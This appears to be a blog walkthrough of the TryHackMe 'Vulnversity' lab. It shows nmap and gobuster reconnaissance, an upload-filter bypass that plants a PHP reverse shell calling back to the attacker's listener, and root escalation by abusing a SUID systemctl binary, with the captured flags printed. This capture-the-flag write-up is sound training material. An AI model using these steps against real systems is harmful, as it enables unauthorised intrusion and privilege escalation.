TryHackMe — Vulnversity
Lab Access: https://tryhackme.com/room/vulnversity
Video Access: https://www.youtube.com/watch?v=BWvnzvAjuu8
[Task 1] Deploy the machine
[Task 2] Reconnaissance
nmap -n -T4 -sS -sV -sC -oN vulnportscan -p- 10.10.105.157




[Task 3] Locating directories using GoBuster
gobuster dir -u http://10.10.105.157:3333 -w /usr/share/wordlists/dirb/common.txt

[Task 4] Compromise the webserver
Access website: http://10.10.105.157:3333
Access Internal: http://10.10.105.157:3333 /internal
There is upload options in http://10.10.105.157:3333 /internal


Use this script: https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php
Use as .phtml instead of .php
Modify & replace it with your tun0 IP & select any port
Here I used :7777





kali@kali:~$ nc -lvnp 7777
$ whoami
www-data
$ cd /home
$ ls
bill
$ cd bill
$ ls
user.txt
$ cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb

$ ls -lah
total 24K
drwxr-xr-x 2 bill bill 4.0K Jul 31 2019 .
drwxr-xr-x 3 root root 4.0K Jul 31 2019 ..
-rw-r — r — 1 bill bill 220 Jul 31 2019 .bash_logout
-rw-r — r — 1 bill bill 3.7K Jul 31 2019 .bashrc
-rw-r — r — 1 bill bill 655 Jul 31 2019 .profile
-rw-r — r — 1 bill bill 33 Jul 31 2019 user.txt
$ find / -perm /4000 -type f -exec ls -ld {} \; 2>/dev/null
-rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 49584 May 16 2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 136808 Jul 4 2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 40432 May 16 2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 54256 May 16 2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 23376 Jan 15 2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 39904 May 16 2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75304 May 16 2017 /usr/bin/gpasswd
-rwsr-sr-x 1 daemon daemon 51464 Jan 14 2016 /usr/bin/at
-rwsr-sr-x 1 root root 98440 Jan 29 2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 14864 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 428240 Jan 31 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27 2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 76408 Jul 17 2019 /usr/lib/squid/pinger
-rwsr-xr — 1 root messagebus 42992 Jan 12 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 38984 Jun 14 2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 40128 May 16 2017 /bin/su
-rwsr-xr-x 1 root root 142032 Jan 28 2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 40152 May 16 2018 /bin/mount
-rwsr-xr-x 1 root root 44680 May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 27608 May 16 2018 /bin/umount
-rwsr-xr-x 1 root root 659856 Feb 13 2019 /bin/systemctl
-rwsr-xr-x 1 root root 44168 May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 30800 Jul 12 2016 /bin/fusermount
-rwsr-xr-x 1 root root 35600 Mar 6 2017 /sbin/mount.cifs
$ /bin/systemctl link $eop
Created symlink from /etc/systemd/system/tmp.KjmNNOjWGV.service to /tmp/tmp.KjmNNOjWGV.service.
$ /bin/systemctl enable — now $eop
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.KjmNNOjWGV.service to /tmp/tmp.KjmNNOjWGV.service.
$ ls -lah /tmp
total 40K
drwxrwxrwt 8 root root 4.0K May 8 00:45 .
drwxr-xr-x 23 root root 4.0K Jul 31 2019 ..
drwxrwxrwt 2 root root 4.0K May 8 00:18 .ICE-unix
drwxrwxrwt 2 root root 4.0K May 8 00:18 .Test-unix
drwxrwxrwt 2 root root 4.0K May 8 00:18 .X11-unix
drwxrwxrwt 2 root root 4.0K May 8 00:18 .XIM-unix
drwxrwxrwt 2 root root 4.0K May 8 00:18 .font-unix
-rw-r — r — 1 root root 33 May 8 00:45 output
drwx — — — 3 root root 4.0K May 8 00:18 systemd-private-12253051d9c9479292133669928841ad-systemd-timesyncd.service-wNoOWN
-rw — — — — 1 www-data www-data 0 May 8 00:36 tmp.KjmNNOjWGV
-rw-rw-rw- 1 www-data www-data 103 May 8 00:40 tmp.KjmNNOjWGV.service
$ cat /tmp/output
a58ff8579f0a9270368d33a9966c7fd5

About the author
- CYBER | TECH | LIFE - INFORMATION TECHNOLOGY VIDEOS Free Infosec and cybersecurity articles. To submit your articles please drop mail on contact@cyberbruharmy.in!
Comments
Join the discussionNo comments yet. Be the first to comment.